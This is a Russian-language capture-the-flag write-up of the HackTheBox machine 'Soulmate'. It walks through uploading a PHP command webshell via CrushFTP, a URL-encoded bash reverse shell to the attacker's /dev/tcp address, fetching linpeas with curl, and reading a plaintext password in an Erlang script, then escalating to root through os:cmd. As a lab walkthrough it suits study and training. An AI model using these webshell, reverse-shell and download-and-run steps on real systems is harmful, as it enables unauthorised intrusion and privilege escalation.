
cmd=id

браузер отправит HTTP-запрос методом GET на путь /simplebackdoor.php?cmd=id к хосту ftp.soulmate.htb

Сервер получит запрос и в скрипте \$_GET['cmd'] будет равно "id";

следовательно, выполнится команда ОС.

Загружаем его



После загрузки `simplebackdoor.php` становится доступным по адресу:

<http://soulmate.htb/simplebackdoor.php?cmd=id>

Ответ веб сервера: видим что команда ОС выполнилась



Раз команды ОС выполняются, попробуем установить реверсшелл.

Для прослушки мы будем использовать команду `netcat -nc`

`nc -lvnp 4444`

объяснение флагов

-l – слушать

-v подробный режим, предоставляет больше деталей о соединении

-n использование числовых айпи адресов, без разрешения имен хостов

-р 4444 прослушивание будет вестись на порту 4444

```
(root@kali)-[/home]
# nc -lvnp 4444
listening on [any] 4444 ...
```

Разбор команды установления реверс шелла со стороны жертвы:

`bash -c 'bash -i 1>/dev/tcp/10.10.14.15/4444 2>&1 0<&1'`

stdin(0) ввод

stdout(1) – вывод

stderr(2) ошибки

bash – открываем оболочку bash, -c передаем строку для выполнения, 'строка' (гарантируем, что будет выполнять bash)

bash -i включает интерактивный bash – короче говоря, чтобы работал без багов.

1>вывод перенаправляем в виртуальную директорию, когда мы перенаправляем туда вывод, bash открывает tcp соединение с моей машиной.

2>&1 делаем вывод ошибок копией вывода обычного. Перенаправляются туда же.

0<&1 мои команды попадут на ввод машины жертвы.

ТВОЙ пс	<==== TCP ====	ЖЕРТВА: bash -i
(клавиши) --->	stdin (0)	---> ваши команды попадают в bash
(вывод) <---	stdout (1)	<--- вывод команд из bash к тебе
(ошибки) <---	stderr (2)	<--- ошибки тоже к тебе

Попробуем закодировать эту команду в URL:

пробел - %20

' - %27

> кодируется как %3E

& - %26

исходная команда: `bash -c 'bash -i 1>/dev/tcp/10.10.14.194/4444 2>&1 0<&1'`

Готовая ссылка: <http://soulmate.htb/simplebackdoor.php?cmd=bash%20-c%20%27bash%20-i%201%3E/dev/tcp/10.10.14.15/4444%20%3E%261%200%3E%261%27>

Как мы можем видеть, реверсшелл установлен:

```
(root@kali)-[/home]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.15] from (UNKNOWN) [10.10.11.86] 59730
bash: cannot set terminal process group (954): Inappropriate i
octl for device
bash: no job control in this shell
www-data@soulmate:~/soulmate.htb/public$ pwd
pwd
/var/www/soulmate.htb/public
www-data@soulmate:~/soulmate.htb/public$ whoami
whoami
www-data
www-data@soulmate:~/soulmate.htb/public$ ls
ls
assets
dashboard.php
index.php
login.php
logout.php
profile.php
register.php
simplebackdoor.php
www-data@soulmate:~/soulmate.htb/public$ █
```

мы находимся в директории /var/www/soulmate.htb/public

под пользователем www-data:

(www-data это сервисная учетка под Linux. Под которой обычно запускают веб сервер, у нее нет пароля и интерактивного шелла. Логиниться опд ней нельзя – так безопаснее.

Это делают для того, чтобы код сайта, даже если он уязвим выполнялся с минимальными правами, а не от имени администратора.

php файлы не запускает ядро как отдельную исполняемую программу. Его читает процесс php и выполняет содержимое. Поэтому для php файла нужен только чтение для пользователя под которым работает php.)

И видим все php файлы.

Какую уязвимость мы применили:

На поддомене ftp.soulmate.htb крутится CrushFTP (веб-файловый сервер) с VFS алиасами.

Алиас webProd у пользователя смонтирован на реальный web-root сайта soulmate.htb - /var/www/soulmate.htb/public (там лежат index.php, login.php и другие)

Когда я зашел в User Manager, увидел, что у ben есть права на upload в webProd, мы смогли загрузить php файл прямо в web-root, который выполнил команду ОС.

Открыв <http://soulmate.hrb/simplebackdoor.php?cmd=pwd> мы вынудили PHP-движок выполнить переданную команду ОС. Это и есть RCE.

RCE – это удаленное выполнение команды, злоумышленником на сервере.

Теперь попробуем передать на эту машину скрипт `linpeas.sh`, это скрипт который сканирует ОС на наличие уязвимостей и ошибок конфигураций. Он может найти директории и файлы, которые могут давать важную информацию для повышения привилегий.

Передавать мы скрипт будем по протоколу `http`. И еще, так как мы находимся в директории, где мы не можем исполнять файлы, мы перейдем в директорию `/tmp`.

На атакующей машине:

Создаем директорию и закидываем туда `linpeas.sh`:

переходим в эту директорию.

```
cd /home/testlol
```

Поднимаем там простенький веб сервер с помощью утилиты `busybox` на порту 8000

```
busybox httpd -f -p 8000 -h .
```

Разбираем

```
busybox httpd -f -p 8000 -h .
```

`busybox` – это один файл в котором спрятано много утилит Linux

`busybox httpd` мы запускаем маленький веб сервер, он раздает из указанной папки файлы по HTTP

`-f` – чтобы процесс не уходил фон и было видно логи.

`-p 8000` слушаем порт 8000

`-h .` корневая папка сайта (откуда раздаем файлы)

На машине жертве:

`curl -fsSlo linpeas.sh http://10.10.14.15:8000/linpeas.sh`

`-f` (fail) если сервер ответил ошибкой (4xx/5xx) `curl` упадет с кодом ошибки, а не сохранит мусор в файл (какой может быть мусор??)

`-s` (silent) – тихий режим, без прогресс-бара и лишних сообщений

`-S` (show error) – показывать текст ошибки, только в связке с `-s`

`-L` – следовать редиректам, в смысле 3xx, если URL перекидывает, `curl` пойдет по новой ссылке

`-o linpeas.sh` – сохранить файл с таким именем.

Пояснение – мусор в `-f`, ну это про всякие ошибки (4xx/5xx) и вместо скрипта может загрузиться HTML/Json текст.

`-sS` – не показывает прогресс-бар и прочий служебный шум. Короче говоря, работаем тихо, но если какая то служебная ошибка, то показать.

Как мы можем видеть, скрипт linpeas.sh успешно передался:

```
(root@kali)-[/home]
# cd testlol

(root@kali)-[/home/testlol]
# ls
linpeas.sh

(root@kali)-[/home/testlol]
# busybox httpd -f -p 8000 -h .
[]
```

```
www-data@soulmate:~/soulmate.htb/public$ cd /tmp
cd /tmp
www-data@soulmate:/tmp$ curl -fsSLo linpeas.sh http://10.10.14.15:8000/linpeas.sh
<fsSLo linpeas.sh http://10.10.14.15:8000/linpeas.sh
www-data@soulmate:/tmp$ ls
ls
linpeas.sh
systemd-private-c1b92c037f8942a4be73183d56facd3b-ModemManager.s
ervice-v9a1CJ
systemd-private-c1b92c037f8942a4be73183d56facd3b-systemd-logind
.service-P3LV0d
systemd-private-c1b92c037f8942a4be73183d56facd3b-systemd-resolv
ed.service-6VBYs9
systemd-private-c1b92c037f8942a4be73183d56facd3b-systemd-timesy
ncd.service-iQSEZK
vmware-root_910-2697139510
www-data@soulmate:/tmp$
```

Выдаем права на исполнение и запускаем скрипт:

```
File Actions Edit View Help
www-data@soulmate:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@soulmate:/tmp$ ./linpeas.sh
./linpeas.sh
```



```
Do you like PEASS?

Learn Cloud Hacking : https://training.hacktricks.xyz
Follow on Twitter   : @hacktricks_live
Respect on HTB      : SirBroccoli


Thank you!

LinPEAS-ng by carlospolop
```

ADVISORY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own computers and/or with the computer owner's permission.


Linux Privsec Checklist: <https://book.hacktricks.wiki/en/linux-hardening/linux-privilege-escalation-checklist.html>

LEGEND:
RED/YELLOW: 95% a PE vector
RED: You should take a look to it



ТО что получилось выявить из вывода linpeas так это то что на 127.0.0.1 слушается порт 2222

Я посмотрел, что там происходит с помощью команды netcat и выявил, что это сервис SSH-Erlang



При анализе всего того, что вывел linpeas.sh, я нашел интересный файл.

/usr/local/lib/erlang_login/start.escript

Kali Linux [Работает] - Oracle VirtualBox

root@kali: /home

File Actions Edit View Help

Processes, Crons, Timers, Services and Sockets

Running processes (cleaned)

Check weird & unexpected processes run by root: <https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#processes>

```
root 1 0.0 0.2 166060 11424 ? Ss 15:11 0:01 /sbin/init
root 508 0.0 0.6 72604 27140 ? S< 15:11 0:03 /lib/systemd/systemd-journald
root 543 0.0 0.6 289352 27100 ? Ssl 15:11 0:00 /sbin/multipathd -d -s
root 550 0.0 0.1 26808 7652 ? Ss 15:11 0:00 /lib/systemd/systemd-udevd
systemd+ 907 0.0 0.3 26344 13528 ? Ss 15:11 0:00 /lib/systemd/systemd-resolved
(Caps) 0x00000000000002000=cap_net_raw
systemd+ 908 0.0 0.1 89364 6632 ? Ssl 15:11 0:01 /lib/systemd/systemd-timesyncd
(Caps) 0x00000000000002000000=cap_sys_time
root 909 0.0 0.2 51152 11720 ? Ss 15:11 0:00 /usr/bin/VGAuthService
root 910 0.1 0.2 242340 9992 ? Ssl 15:11 0:05 /usr/bin/vmtoolsd
root 911 0.0 0.0 85840 3172 ? S< 15:11 0:02 /sbin/auditd
laurel 913 0.0 0.1 10124 6268 ? S< 15:11 0:01 _ /usr/local/sbin/laurel --config /etc/laurel/config.toml
(Caps) 0x000000000000080004=cap_dac_read_search,cap_sys_ptrace
root 941 0.0 0.0 6896 3044 ? Ss 15:11 0:00 /usr/sbin/cron -f -P
root 984 0.0 0.1 10352 4124 ? S 15:11 0:00 _ /usr/sbin/CROW -f -P
root 1019 0.0 0.0 2892 1008 ? Ss 15:11 0:00 _ /bin/sh -c /root/scripts/clean-web.sh
root 1020 0.0 0.0 7372 3552 ? S 15:11 0:00 _ /bin/bash /root/scripts/clean-web.sh
root 1021 0.0 0.0 3104 1664 ? S 15:11 0:00 _ inotifywait -m -r -e create --format %w%f /var/www/soulmate.htb/public
root 1022 0.0 0.0 7372 1760 ? S 15:11 0:00 _ /bin/bash /root/scripts/clean-web.sh
message+ 942 0.0 0.1 8636 4264 ? Ss 15:11 0:00 @dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation --
(Caps) 0x00000000020000000=cap_audit_write
root 947 0.0 1.7 2253208 71200 ? Ssl 15:11 0:02 /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -programe erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -kernel inet_
st_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
root 1041 0.0 0.0 2784 968 ? Ss 15:11 0:00 _ erl_child_setup 1024
root 951 0.0 0.0 82832 3872 ? Ssl 15:11 0:00 /usr/sbin/irqbalance --foreground
root 952 0.0 0.4 32724 19268 ? Ss 15:11 0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-triggers
root 954 0.0 0.4 204160 20024 ? Ss 15:11 0:00 php-fpm: master process (/etc/php/8.1/fpm/php-fpm.conf)
www-data 1106 0.0 0.2 204640 11560 ? S 15:11 0:00 _ php-fpm: pool www
www-data 1107 0.0 0.3 204640 15500 ? S 15:11 0:00 _ php-fpm: pool www
www-data 2293 0.0 0.0 2892 992 ? S 16:11 0:00 | _ sh -c bash -c 'bash -i 1>/dev/tcp/10.10.14.15/4444 2>&1 0>&1'
www-data 2294 0.0 0.0 4364 3292 ? S 16:11 0:00 | _ bash -c bash -i 1>/dev/tcp/10.10.14.15/4444 2>&1 0>&1
www-data 2295 0.0 0.0 4628 3840 ? S 16:11 0:00 | _ bash -i
www-data 2331 0.2 0.0 3772 2792 ? S 16:29 0:00 | _ /bin/sh ./linpeas.sh
www-data 5483 0.0 0.0 3772 1088 ? S 16:30 0:00 | _ /bin/sh ./linpeas.sh
www-data 5485 0.0 0.0 7388 3376 ? R 16:30 0:00 | _ ps fauxwww
www-data 5487 0.0 0.0 3772 1088 ? S 16:30 0:00 | _ /bin/sh ./linpeas.sh
www-data 2297 0.0 0.1 204640 7552 ? S 16:11 0:00 _ php-fpm: pool www
www-data 956 0.0 0.1 234516 6648 ? Ssl 15:11 0:00 /usr/libexec/polkitd --no-debug
syslog 958 0.0 0.1 222404 5704 ? Ssl 15:11 0:00 /usr/sbin/rsyslogd -n -iNONE
root 960 0.0 0.1 14912 6548 ? Ss 15:11 0:00 /lib/systemd/systemd-logind
root 963 0.0 0.3 392504 12368 ? Ssl 15:11 0:00 /usr/libexec/udisks2/udisksd
```

Поиск

21:33 18.10.2025

Прочитал этот файл, и как мы можем видеть, данные от бена, логин и пароль, находятся в открытом доступе:

```

www-data@soulmate:/usr/local/lib$ cd erlang_login
cd erlang_login
www-data@soulmate:/usr/local/lib/erlang_login$ ls
ls
login.escript
start.escript
www-data@soulmate:/usr/local/lib/erlang_login$ cat start.escript
cat start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_ _>
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...~n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh~n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p~n",
                [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p~n",
                [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
    {ok, _Pid} ->

```

А также подтверждение, что 127.0.0.1 слушает 2222 SSH

```
{user_passwords, [{"ben", "HouseH0ldings998"}]},
```

Подключаемся к пользователю ben на soulmate.htb по SSH, мы это можем сделать так как при сканировании nmap был открыт 22 порт.

Таким образом, мы забираем наш первый флаг:

```

(root@kali)-[/home]
# ssh ben@soulmate.htb
ben@soulmate.htb's password:
Last login: Sat Oct 18 16:48:39 2025 from 10.10.14.15
ben@soulmate:~$ ls
user.txt
ben@soulmate:~$ cat user.txt
2a3b6542d6053f2d4558c71f3f2f3b58
ben@soulmate:~$ █

```

127.0.0.1:2222 – сервис доступен только локально (с той же машины)

Я аутентифицировался как ben (логин/пароль), но попадаю не в BASH а в оболочку Erlang.

```

ben@soulmate:~$ ssh -p 2222 ben@localhost
The authenticity of host '[localhost]:2222 ([127.0.0.1]:2222)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[localhost]:2222' (ED25519) to the list of known hosts.
ben@localhost's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1> █

```

Попробуем выполнить команду ОС:

```
(ssh_runner@soulmate)1> os:cmd("id").  
"uid=0(root) gid=0(root) groups=0(root)\n"  
(ssh_runner@soulmate)2> os:cmd('cat /root/root.txt').  
"3dabe9dae58f81aeca364655650a50d0\n"
```

Вот мы и нашли флаг root.

Что здесь произошло:

Процесс erlang-ssh запущен root. Владелец процесса = чьи привилегии будут у всего, что он запускает.

Ну из этого можно сделать вывод, что локальные сервисы должны сбрасывать привилегии, иначе любой локальный пользователь, прошедший хоть какую то аутентификацию, сможет выполнять команды с правами владельца процесса.

Вот так я взломал свою первую машину.

